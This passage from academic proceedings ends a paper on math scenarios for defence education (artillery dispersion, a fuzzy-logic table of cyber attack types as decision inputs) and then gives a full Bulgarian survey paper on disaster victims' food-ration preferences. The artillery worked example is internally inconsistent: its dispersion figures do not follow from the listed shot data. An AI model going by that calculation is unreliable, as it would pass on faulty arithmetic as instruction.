For the Artillery specialty, target hit dispersion and Ballistics as well, are relevant. Statistical observation is conducted to form the Math-based analysis of bomb-shell target hit efficiency. Fire control is the consecutive operation, having its own theories. At first, firing “tables” were used - a sets of super heavy booklets and map boards, used in compliance with different types of pencils, protractors, markers, electronic calculators

and paper calculation forms called proformas [8]. The scenarios used the Pythagorean Theorem to find the distance between two approximate points on a map grid – mainly the square root function. Still – no lasers range finder or ruler. For calculating fuse timings, the math involved isn’t abstract but it’s rather tedious in that many algorithmic steps have to be followed in a specific sequence without error in order to determine the final solution accurately.




Fig. 6 – Artillery hit area dispersion

Example scenario for Artillery analysis. Let’s have 6 fire shots performed and target dispersed as follows: +50m; -15m; -10m; -60m; +5m and +30m. Find the middle dispersion, in meters. Solving:

$$\frac{15 + 30}{2} = 22,5 \text{ m}$$

If the middle dispersion is known, then the full dispersion can be calculated. Find the full dispersion, in meters. Solving:

$$\begin{aligned} \pm 4B_A &= 4 \times 20 = \pm 80m \\ \pm 4B_C &= 4 \times 3 = \pm 12m \end{aligned}$$

5 Artificial Intelligence for Defence and Security.

One of the most popular artificial intelligence technologies for defence and security are the object recognition and the decision making approaches. While the artificial neural networks are commonly used for the object recognition [7], the fuzzy logic is mainly implemented in decision making systems like cybersecurity actions support, military decision making on tactical or operational level of command, where a detailed analysis and sophisticated multy crietria approach are commonly used for very short time available. The decision making environment is very specific because many input variables each with differend metrics should be combined somehow for the decision production and therefore the fuzzy logic can be implemented for the purpose of automation. One example of the variety of the input variables is shown on table 3.

Table 3. Fuzzy input variables use for AI decision making pupose.

Input Fuzzy Variables					
Cyber attack		Attack Target		Aim of Attack	
1	Man in the middle	1	Comm. Systems	1	Data exfiltration
2	DoS,DDoS	2	Energy /Utilities	2	Recognition
3	Phishing	3	Business	3	Ransom
4	Hack device	4	Healthcare /Medical	4	System Failure
5	Password	5	Banking /Financial	5	Penetration Test
6	SQL injection	6	Government		
7	Cross-site Scripting	7	Military /Police		
8	0 Day	8	Education		
9	Malware	9	Transport		
10	Buffer overflow				
11	Public Service				

Implementation of the fuzzy logic in this applied scenario deliver knowledge about strategic elements of national security. Students improve their basic knowledge in mathematics - Boolean operations, Fuzzy logic, and normal distribution in order to describe and analyse fuzzy logic, optimize membership function, define sets of fuzzy rules for common cybersecurity problem.

For the successful implementation of an advanced scenarrios like this one, a comprehensive knowledge of cybersecurity software tools, basic cybersecurity threats, and cyber defence approaches is needed.

Conclusion

The described applied math-based scenarios for defense and security training are only a part of those developed by the project research team and confirm the need for modern software tools for calculations, visualization and interactive presentation of mathematical approaches and complex computational processes used by defense and security specialists and learners.

The application of all developed scenarios by lecturers and students of higher education institutions in security and defense is used to strengthen their international connection, as well as to support the implementation of modern training standards with higher levels of understanding by students and to optimize the application of defense technologies.

Acknowledgments

This paper is created in favour of “Erasmus+” KA02 project 2023-1-BG01-KA220-HED-000156664 “Digital Mathematics Applied in Defence and Security Education - DIMAS”, as a result of Activity A 2.5 “Elaboration of learning/teaching applied mathematical based scenarios”.



References

1. Leigh Metcalf, William Casey, Cybersecurity and Applied Mathematics, Syngress, Elsevier, 2016, ISBN: 978-0-12-804452-0
2. John G. Proakis, Masoud Salehi, „Digital Communications“ – 5th ed., McGraw Hill, 2008, ISBN 978-0-07-295716-7
3. Andre Quinquis, “Digital Signal Processing Using Matlab”, Wiley, 2007, ISBN 978-1-84821-011-0
4. Robert H. Dunwell, Lev N. Shustov, Sergei A. Vakin, Fundamentals of Electronic Warfare, Artech House, 2001, ISBN: 978-1-58-053052-1
5. Marta Pawelczyk, Contemporary challenges in military logistics support, Security and Defence Quarterly 2018; ISSN: 2300-8741, DOI:<https://doi.org/10.5604/01.3001.0012.4597>
6. Robert L. Taylor William E. Rosenbach Eric B. Rosenbach, Military Leadership - In Pursuit of Excellence, Avalon, 2008, ISBN: 978-0-78-672756-8
7. A. Lazarov, C. Minchev, ISAR Image Recognition Algorithm and Neural Network Implementation, Cybernetics and information technologies, Vol. 17, 2017, ISSN: 1311-9702, DOI: 10.1515/cait-2017-0048
8. Kevin Lam, How much math is used in artillery?, Quora, URL: <https://www.quora.com/How-much-math-is-used-in-artillery>

RESEARCH ON THE PREFERENCES OF DISASTER-STRICKEN POPULATION FOR EMERGENCY FOOD RATIONS

Pavlin Ivanov Glushkov

*Logistics and technologies department, Vasil Levski National Military University,
Veliko Tarnovo, Bulgaria pavlin_glushkov@mail.bg*

Abstract: *A survey was conducted among the disaster-stricken population of the municipality of Karlovo, affected by a flood on 02.09.2022, on their individual food preferences and their requirements for modeling a “special food ration” for disasters.*

Data obtained were analyzed for: the preferences of the respondents for the composition of the “special food ration for disaster”; the need for field means for heating food and drinks; the need for means for disinfection and cleaning hands; preferences for food groups for structuring the “special food ration for disaster”; attitudes towards a vegetarian menu; specific preferences for drinks and dishes.

The preferences of the majority of respondents are aimed at a balance of food groups in the composition of the “special food ration for disaster”. This, in turn, implies modeling a ration that will guarantee adequate intake of nutrients and energy for the disaster-stricken population.

A well-founded conclusion was made that it is necessary to experiment with a balanced ration of freeze-dried foods to ensure safe and complete nutrition for a population in need.

Keywords: *disasters, ration, freeze-dried, population, preferences, food*

ИЗСЛЕДВАНЕ ПРЕДПОЧИТАНИЯТА НА БЕДСТВАЩО НАСЕЛЕНИЕ ЗА АВАРИЙНА ДАЖБА ОТ ПРОДОВОЛСТВИЕ

Павлин Иванов Глушков

*Факултет „Логистика и технологии“, Национален Военен Университет „Васил
Левски“, Велико Търново, България pavlin_glushkov@mail.bg*

Анотация: *Проведено е анкетно проучване сред бедстващо население от общ. Карлово, засегнато от наводнение на 02.09.2022 г., за индивидуалните им хранителни предпочитания и изискванията им към моделирането на „специална дажба от храна“ за бедствия.*

Анализиран са получени данни за: предпочитанията на анкетираните за състава на “специалната дажба от храна за бедствие”; необходимостта от полеви средства за загряване на храна и напитки; необходимостта от средства за дезинфекция и почистване на ръцете; предпочитанията към групите храни за структуриране на “специалната дажба от храна за бедствие”; нагласите към вегетарианско меню; конкретни предпочитания към напитки и ястия.

Предпочитанията на по-голямата част от анкетираните са насочени към баланс на хранителните групи в състава на “специалната дажба от храна за бедствие”. Това от своя страна предполага моделиране на дажба, която ще гарантира осигуряване на адекватен прием на нутриенти и енергия на бедстващо население.

Направен е обоснован извод, че е необходимо да се експериментира с балансирана дажба от лиофилизирани храни за обезпечаване на безопасно и пълноценно хранене на бедстващо население.

Ключови думи: бедствия, дажба, лиофилизация, население, предпочитания, храна

Въведение

Въпреки че повечето хора, преживели трагични събития, свързани с бедствие, не развиват психични заболявания, някои изпитват неблагоприятни психологически ефекти от бедствията. Тези ефекти върху психичното здраве започват веднага след бедствие и могат да продължат продължителни периоди. (Eamin Z Heanoу, Norman R Brown, 2024)

Като цяло, здравословното хранене може да има значителни ползи за психичното здраве и благополучие на човек. (Masoud Heidari, Yalda Khodadadi Jokar, Shirin Madani. Et al., 2023)

Според Института по хранене на Централна Америка и Панама хранителната дажба трябва да бъде възможно най-проста: основна храна (напр. ориз, царевича, пшенично брашно), концентриран източник на енергия (олио или друга мазнина) и концентриран източник на протеин (напр. сушена или консервирана риба или консервирано месо). Въпреки че сушените зеленчуци са отличен източник на протеини, е необходимо да се вземат предвид трудностите при готвене. Заедно с основната дажба, уязвимите групи (деца до 5 години, бременни и кърмачки, недохранени лица) трябва да получават и добавка.¹

Въпреки тези виждания на Световната здравна организация (СЗО) концепцията за продоволствена сигурност и особено положение на хората попаднали в зона на бедствие, авария или катастрофа налага да се извършат проучвания на хранителните им предпочитания за да се отговори на техните потребности от храна и напитки по най-адекватния начин.

1 Организация и методология на изследването

Предмет на изследването е нивото на предварително запасяване с храна и вода на бедстващо население от общ. Карлово, засегнато от наводнение на 02.09.2022 година. Използван е емпиричния метод на писмено проучване, като за целта е разработена специална анкетна карта с въпроси.

Зададени са петнадесет въпроса. Първите девет от тях имат за цел да се получат антропометрични данни за участниците в проучването, данни за предварителната им готовност в продоволствено отношение за реакция при бедствие, достъпа до храна и средства за нейното приготвяне непосредствено след настъпване на бедствието. Резултатите от тях са представени на настоящия научен форум в

¹ За допълнителна информация посетете: <https://www.paho.org/en/health-emergencies/food-and-nutrition-disasters> - Guidelines prepared by the PAHO/WHO Institute of Nutrition of Central America and Panama (INCAP), Food Handling in Emergencies, 10 Dec 2019

доклад на тема: **„Изследване нивото на предварително запасяване с храна и вода на бедстващо население“**.

В този научен доклад са представени и анализирани данните от останалите въпроси, чрез които се проучват нагласите за осигуряване на „специална дажба от храна“ и вода за бедствия, както и индивидуалните хранителни предпочитания.

На зададен въпрос в анкетната карта: „Мислите ли, че в такива ситуации е необходимо да бъдат осигурени за бедстващите специални дажби от храна и вода?, 100% от участниците в проучването отговарят с „Да“. Според 67,65% от тях „специалната дажба“ трябва да включва суха храна от консерви и сухари/хляб. Друга по-малка част от анкетиранияте (17,65%) мислят, че трябва да се осигуряват хранителни продукти и семействата да си приготвят храната сами. Подходящо изсушени (лиофилизирани) храни, към които като се добави малко вода бързо се превръщат в топли ястия е представата на 11,76% от участниците за тази дажба от храна. Минимален брой участници - 2,94%, нямат отговор на зададения въпрос. Изследване вижданията за състава на “специалната дажба от храна за бедствие” са показани на фиг. 1.

Приходите на пазара на храни на глобално ниво възлизат на 9,68 трилиона щатски долара през 2025 г. Очаква се за периода 2025-2029 г. пазарът да нараства годишно с 6,32%.²

Размерът на глобалния пазар на лиофилизирани храни достигна 3,0 милиарда щатски долара през 2024 г. В перспектива се очаква пазарът да достигне 5,4 милиарда щатски долара до 2033 година или годишния разтеж за период от 2025-2033 г. да бъде от 6.6%.³

Размера на продажбите на лиофилизирани храни се явява 0,031% от целия пазар на храни. Това е предпоставка много малка част от потребителите да са запознати с качествата на лиофилизираните храни и да могат да дадат по-информирано мнение за състава на „специалната дажба“. Въпреки това тези 11,76% от бедстващите българи, които предлагат иновативните дажби от лиофилизирани храни да бъдат в основата на ангажимента на Държавата при подпомагане на населението попаднало в аварийни ситуации се явяват значителна критична маса, отчитайки нивото на пазарен дял на тези храни.


Според СЗО когато се касае за кратък период от време 1700 kcal дневно ще предотвратят силно влошаване на хранителния статус и глад. Необходимо е предоставяната храната да бъде част от хранителния модел на населението. За период от седмици или месеци и докато засегнатите зависят изключително или почти изцяло от хранителна помощ, дажбите трябва да имат за цел да осигурят 1700 до 2000 kcal на човек/ден.⁴

² За допълнителна информация посетете: <https://www.statista.com/outlook/cmo/food/worldwide>

³ За допълнителна информация посетете: <https://www.imarcgroup.com/freeze-dried-food-market>

⁴ За допълнителна информация посетете: <https://www.paho.org/en/health-emergencies/food-and-nutrition-disasters> - Guidelines prepared by the PAHO/WHO Institute of Nutrition of Central America and Panama (INCAP), Food Handling in Emergencies, 10 Dec 2019

Необходимо е да се отбележи, че според някои проучвания отрицателното въздействие на хранителната несигурност върху здравето и психологическото благополучие, като отчаяние, загуба на щастие, брачни конфликти и насилие, подчертава значението на разбирането на връзката между храната и психичното здраве. (Masoud Heidari, Yalda Khodadadi Jokar, Shirin Madani. Et al., 2023)



Фигура 1: Изследване вижданията за състава на “специалната дажба от храна за бедствие”

Две трети (70,59%) от анкетираните са заявили, че е необходимо в индивидуалния пакет “специалната дажба от храна за бедствие” да се предвидят необходимите полеви средства за загряване на храната и напитките в него.

Според някои изследвания топлата храна кара човек да се чувства сит за по-дълго и това е така, защото увеличава времето, необходимо за възстановяване на апетита. Прясно приготвената храна има по-богат вкус поради летливите органични съединения, които се отделят, и това допълнително придава чувството на по-голяма задоволеност в сравнение със същата храна, но консумирана студена. Освен това е установено, че храненето се извършва по-бавно при консумиране на топла храна. В този случай сигналите към мозъка са, че се приема обилно количество храна – и така мозъкът потиска апетита за по-дълго време, след като е приключило храненето.⁵

⁵ За допълнителна информация посетете: <https://www.sciencefocus.com/science/is-hot-food-more-filling-than-cold-food>

Друго изследване показва, че сме склонни да избираме по-топли или горещи храни не толкова заради това, което причиняват на тялото ни, а на ума ни. Тъй като стотените храни излъчват миризми, ние сме склонни да ги свързваме със спомени повече, отколкото със студени храни.⁶ (Kosuke Motoki, Toshiki Saito, Rui Nouchi, Ryuta Kawashima, Motoaki Sugiura, 2018)

Предвид проучванията за ефекта на топлата храна върху човешките възприятия и физиология, както и резултата от отговора на поставения въпрос е необходимо да се предвидят подходящи полеве средства за загряване на храната и напитките.

Според 97,06% от участниците в проучването следва за дезинфекцията и почистването на ръцете да се предвидят подходящи средства в индивидуалния пакет “специалната дажба от храна за бедствие”.

Добрата лична хигиена и миенето на ръцете са от решаващо значение за предотвратяване на разпространението на болести. Санитарните условия и хигиената стават особено важни по време на извънредни ситуации, като природно бедствие, когато намирането на чиста, безопасна вода може да бъде трудно. Дезинфектантите за ръце на базата на алкохол могат бързо да намалят броя на микробите по ръцете в някои ситуации. Но те не елиминират всички видове микроби и може да не премахнат вредните химикали. Дезинфектантите за ръце не са толкова ефективни, когато ръцете са видимо мръсни или мазни.⁷

В този смисъл организирането на снабдяването с качествена вода за домакински и битови нужди остава като първостепенна задача при осигуряване на бедстващо население. Индивидуалните средства за дезинфекция и почистване на ръцете ще имат своята роля, но те не могат да заменят измирването на ръцете и тялото с вода и сапун.

Снабдяването с качествена вода за пиене, за домакински нужди и за поддържане на личната хигиена ще бъде от съществено значение за пострадалото население и екипите по спасяване и възстановяване в района на бедствието за да получат съществена част от полевите услуги, включително да рехидратират хранителни дажди произведени по метода на лиофилизацията.


На участниците в проучването беше зададен въпрос, който имаше за цел да изясни кои групи храни според тях трябва да преобладават в състава на “специалната дажба от храна за бедствие”. Всеки анкетиран можеше да избира измежду седемте групи храни според техните биологични и хранителни качества по класификацията на акад. Т. Ташев. Повече от половината участници (58,82%) мислят, че всички групи храни трябва да са балансирани. Групите храни: Месо, риба и яйца; Сухи зеленчуци /варива/ и ядкови плодове; Зеленчуци, са предпочетени от 17,65% от тях. Групите храни: Месо, риба и яйца; Хляб, тестени продукти и захар, са предпочетени от 17,65% от тях. Групите храни: Хляб, тестени продукти и захар; Мазнини; Зеленчуци, са предпочетени от 2,94% от тях. Групите

⁶ За допълнителна информация посетете: <https://www.happyoutnutrition.com/post/hot-food-vs-cold-food-who-wins>

⁷ За допълнителна информация посетете: <https://www.cdc.gov/water-emergency/safety/guidelines-for-personal-hygiene-during-an-emergency.html>

храни: Мляко и млечни продукти; Месо, риба и яйца, са предпочетени от 2,94% от тях. Групите храни: Мляко и млечни продукти; Хляб, тестени продукти и захар; Плодове и плодови сокове, са предпочетени от 2,94% от тях. Групите храни: Мляко и млечни продукти. Месо, риба и яйца; Хляб, тестени продукти и захар; Мазнини, са предпочетени от 2,94% от тях. Малка част (2,94%) от анкетираните не са дали отговор.

Изследване вижданията за групите храни, които следва да преобладават в състава “специалната дажба от храна за бедствие” са показани на фиг. 2.



Фигура 2: Изследване вижданията за групите храни, които следва да преобладават в състава “специалната дажба от храна за бедствие”

През последните 20 години сред българското общество се представят активно ползите и недостатъците на вегетарианството. Диетиката като лечебен метод, при който чрез предписан режим на хранене, включително и само с плодове, зеленчуци или с други продукти от органичен произход, се постига благоприятно въздействие върху индивидуалното здраве, както и лечебното гладуване се определят от Закона за здравето като една част от неконвенционалните методи за благоприятно въздействие върху индивидуалното здраве на човек.


В този смисъл и предвид мнението на 29,41% от анкетираните, че е необходимо да се предвиди вегетарианско меню в “специалната дажба от храна за бедствие”, е необходимо да се разработят продуктови набори за моделиране на дажби за частта от населението с тези хранителни потребности.

При моделирането на меню за хранене на засегнатото население от бедствия, аварии и катастрофи, независимо от модела на хранене, е необходимо като насока за работа да се изследват предпочитанията им за напитки и ястия.

В тази връзка в анкетната карта е дадена възможност всеки собсвеноръчно да изпише предпочитаните от него напитки, супи, основни ястия и десерти. Ограничения за брой предпочитания не са поставяни.

Резултатите показват, че 41,17% от анкетираните посочват чая за предпочитана напитка, 35,29% - чай и кафе, 8,82% - чай, топло мляко и кафе, 2,94% чай, кафе и сок, 2,94% - кафе и 2,94% не са дали отговор. Общо в 88,22% от отговорите чая е определен за най-предпочитана напитка. Близко половината от отговорите поставят кафето на второ място сред предпочитаните напитки. Трето място в тази своеобразна класация се заема от топлото мляко с 8,82%. Четвъртата посочена напитка е сок – 2,94%.


Предпочитаните напитки от анкетираните са показани на фиг. 3.



Фигура 3: Предпочитани напитки от анкетираните

От отговорите на групата на анкетираните лица става ясно, че техните предпочитани супи са общо девет вида. Повече от половината участници (52,94%) са посочили само пилешката супа като най-предпочитана. Тази супа фигурира и в други отговори, но в комбинация с други видове. Например: Пилешка, свинска и телешка супа са предпочели 5,88%; Супа топчета и пилешка супа – 5,88%; Супа от зрял фасул, супа от леща и пилешка супа – 2,94%; Пилешка супа и супа от зрял фасул – 2,94%; Пилешка супа и зеленчукова супа – 5,88%; Пилешка супа и картофена супа – 5,88%; Пилешка супа и супа от леща – 2,94%. Общо в 85,28% от отговорите пилешката супа е определена като най-предпочитана. Крем супата е посочена от 2,94% от анкетираните за своя предпочитана супа, а 11,76% от тях не са отговорили на въпроса. Свинската супа, телешката супа, супата топчета, супата от зрял фасул, супата от леща, зеленчуковата супа и картофената супа са предпочитани от еднакъв брой анкетираните – 5,88%.

Предпочитаните супи от анкетираните са показани на фиг. 4.



Фигура 4: Предпочитани супи от анкетираниите

От основните ястия са посочени общо 10 вида като предпочитани от участниците в анкетата. Скарата от пилешко или свинско месо е посочена от 20,59% от анкетираниите. Месо със зеленчуци са посочили 17,65%. Ориз и кебапче - 8,82%. Картофи и ориз - 8,82%. Ориз и зрял фасул - 8,82%. Месо и ориз - 2,94%. Русенско варено - 2,94%. Кюфте и кебапче 2,94%. Ориз, месо и картофи - 2,94%. Ориз, пиле с картофи - 2,94%. Не са дали отговор 17,65% от участниците в анкетата. Като най-предпочитан хранителен продукт за приготвяне на основни ястия се посочва свинското месо - 58,82%. На второ място е ориз - 35,28%. Третия най-предпочитан продукт са картофите - 17,65% и зеленчуците - 17,65%.

Предпочитаните основни ястия от анкетираниите са показани на фиг. 5.

Националният център по обществено здраве и анализи в своите Препоръки за здравословно хранене за населението над 18 години в Република България препоръчва хранене с 100 г порция месо до 3 пъти седмично и да се включват ежедневно в менюто представители на всички основни групи храни: Зърнени храни или картофи; Зеленчуци и плодове; Мляко и млечни продукти; Месо, риба, яйца, бобови храни и ядки.⁸

⁸ За допълнителна информация посетете: https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://ncpha.government.bg/uploads/pages/3001/NPPNCD_2014-2020_Healthy_eating.pdf&ved=2ahUKEwihs_vjsvKKAxXIUMMIHQy2JscQFnoECBgQAQ&usg=AOvVaw1oj5UIv1BFfeq34GwLGGJSP



Фигура 5: Предпочитани основни ястия от анкетираните

При изследване на предпочитанията на засегнати от бедствие лица беше установено, че 41,17% от тях в различни конфигурации поставят плодовете като най-желани за десерт по време на хранене. Плодовете като единствен десерт са посочени от 17,65% от тях. Повече от половината от анкетираните (55,88%) изразяват предпочитания към различни видове захарни изделия. Вафлите са най-предпочитани сред тях – 23,52% са ги посочили в своите отговори. Една част от участниците (26,47%) не са дали отговор на въпроса.

Предпочитаните десерти от анкетираните са показани на фиг. 6.

Средният обем потребление на човек на пазара на захарни изделия и закуски в България се очаква да възлезе на 55,7 кг през 2025 г.⁹

Сингапурското население води най-здравословния начин на живот в света към 2024 г. със здравен индекс от 95,3. Следвани са от Япония със здравен индекс от 95,3 и Южна корей от 94,3. България заема 65-то място от 199 страни със здравен индекс от 81,5.¹⁰ Оценката може да бъде от 0 до 100 и е формирана от данни на The 2024 CEOWorld Global Health Index, 2021 Global Health Security Index, и 2019 Bloomberg Global Health Index.

Средният обем на човек на пазара на захарни изделия и закуски в Сингапур се очаква да възлезе на 18,2 кг през 2025 г.¹¹

Статистическите данни показват, че българското население се храни с 3,06 пъти повече сладкарски изделия и закуски от нацията с най-здравословен начин на живот в света. Възможно е да се търси корелация между високите нива на прием на храни с високо съдържание на „празни калории“ и здравния индекс на българите.

⁹ За допълнителна информация посетете: <https://www.statista.com/outlook/cmo/food/bulgaria>


¹⁰ За допълнителна информация посетете: <https://worldpopulationreview.com/country-rankings/healthiest-countries>

¹¹ За допълнителна информация посетете: <https://www.statista.com/outlook/cmo/food/confectionery-snacks/singapore>

Поради високата им хранителна стойност, яденето на повече плодове и зеленчуци също е свързано с подобро настроение, когнитивна функция и психологическо здраве при жените. Ежедневният препоръчителен прием на витамини и минерали за поддържане на добро здраве и профилактика на заболявания се осигурява чрез консумацията на различни плодове и зеленчуци. Доказано е, че младите хора, които често се хранят с различни плодове и зеленчуци с различни цветове, са по-щастливи, с по-голямо въображение и по-любопытни. (Conner T., Brookie K., Richardson A., Polak M., 2014)

Друго изследване показва, че консумацията на флавоноиди, които присъстват в плодовете и зеленчуците, може да намали шанса от развитие на депресия. (Masoud Heidari, Yalda Khodadadi Jokar, Shirin Madani, Sharifeh Shahi, Mohammad Sharif Shahi, Mohammad Goli, 2023)

Опита от практиката показва, че за съставяне на разнообразно и балансирано меню за хранене, в рамките на месец, е необходимо да се планират най-малко 12-15 вида закуски, 15-18 вида супи, 18-20 вида основни ястия и 16-18 вида десерти, включително разнообразие от плодове. В този смисъл отговорите на анкетираните са ценна насока за моделиране на “специалната дажба от храна за бедствие”.



Фигура 6: Предпочитаните десерти от анкетираните

Заклучение

Налага се извода, че е необходимо да се разработят индивидуални специални дажби от храна и вода за бедстващо население за аварийно хранене, преживяване и индивидуален хранителен комплект за 30-дневен период. Те трябва да могат да обезпечат безопасното и пълноценно хранене на индивидите.

Предвид настроенята на анкетираните и статистическите данни за продължаващото развитие на пазара на лиофилизирани храни в световен мащаб следва да се насочи вниманието към експериментиране с подобна дажба.

Не е известно през последните няколко години в българското научно пространство да са публикувани данни от извършвани изследвания върху проблемите на храненето на специфични групи от населението в различна среда и климатични условия. Също така е необходимо и изследване на енергоразхода на населението при ликвидиране на последствията от бедствия, което от своя страна ще се превърне в основа за разработването на балансирани дажби. (Койнаков К. 2019)

Дажбата от лиофилизирани храни може да съдържа индивидуални средства за загряване на вода, която ще бъде необходима за рехидратиране на храната. Поддържане на личната хигиена, като един от факторите за добро здраве налага интегрирането в подходяща форма в пакетите с храна и на индивидуални средства за дезинфекция и почистване на ръце. Важно изискване към състава на ястията, които ще бъдат включени към “специалната дажба от храна за бедствие” е да балансират всички групи храни. Практиката показва, че това може да се постигне при планиране на храненето за период от най-малко една седмица. Внимание следва да се обърне на вегетарианците и с цел задоволяване на техните потребности да се структурира отделна дажба.

Предпочитанията за ястия и напитки на участниците в проучването разкриха ограничен асортимент и нездравословен модел на хранене. Най-приемливият обяд за анкетираните би имал следната структура: Пилешка супа, Свинско месо с ориз; Плодове.

Контролът върху здравословното хранене ще бъде осъществен чрез балансиране на химичния състав на хранителните продукти, които са предвидени за структурата на “специалната дажба от храна за бедствие”. До голяма степен този баланс ще се изгради между нивото на физическа активност на засегнатото население и препоръките на Физиологичните норми за хранене на населението.

Източници

1. Conner T., Brookie K., Richardson A., Polak M. (2014) On carrots and curiosity: Eating fruit and vegetables is associated with greater flourishing in daily life. *Br. J. Health Psychol.* 2014;20:413–427. doi: 10.1111/bjhp.12113.
2. Eamin Z Heanoy, Norman R Brown (2024) Impact of Natural Disasters on Mental Health: Evidence and Implications. *Healthcare* 2024, 12(18), 1812; <https://doi.org/10.3390/healthcare12181812>.

3. Койнаков, К. (2019) Изследване дневния енергоразход на военнослужещи в полеви условия. Conference: IV International technologies, business, society 2019, volume III “Society” At: Боровец, България. p242-244 ISSN PRINT 2603-2945.
4. Kosuke Motoki, Toshiki Saito, Rui Nouchi, Ryuta Kawashima, Motoaki Sugiura (2018) The paradox of warmth: Ambient warm temperature decreases preference for savory foods. Food Quality and Preference, Volume 69, October 2018, Pages 1-9, <https://doi.org/10.1016/j.foodqual.2018.04.006>.
5. Masoud Heidari, Yalda Khodadadi Jokar, Shirin Madani, Sharifeh Shahi, Mohammad Sharif Shahi, Mohammad Goli (2023) Influence of Food Type on Human Psychological–Behavioral Responses and Crime Reduction. Nutrients. 2023 Aug 25;15(17):3715. doi: 10.3390/nu15173715.
6. <https://www.paho.org/en/health-emergencies/food-and-nutrition-disasters> - Guidelines prepared by the PAHO/WHO Institute of Nutrition of Central America and Panama (INCAP), Food Handling in Emergencies, 10 Dec 2019
7. <https://www.statista.com/outlook/cmo/food/worldwide>
8. <https://www.imarcgroup.com/freeze-dried-food-market>
9. <https://www.sciencefocus.com/science/is-hot-food-more-filling-than-cold-food>
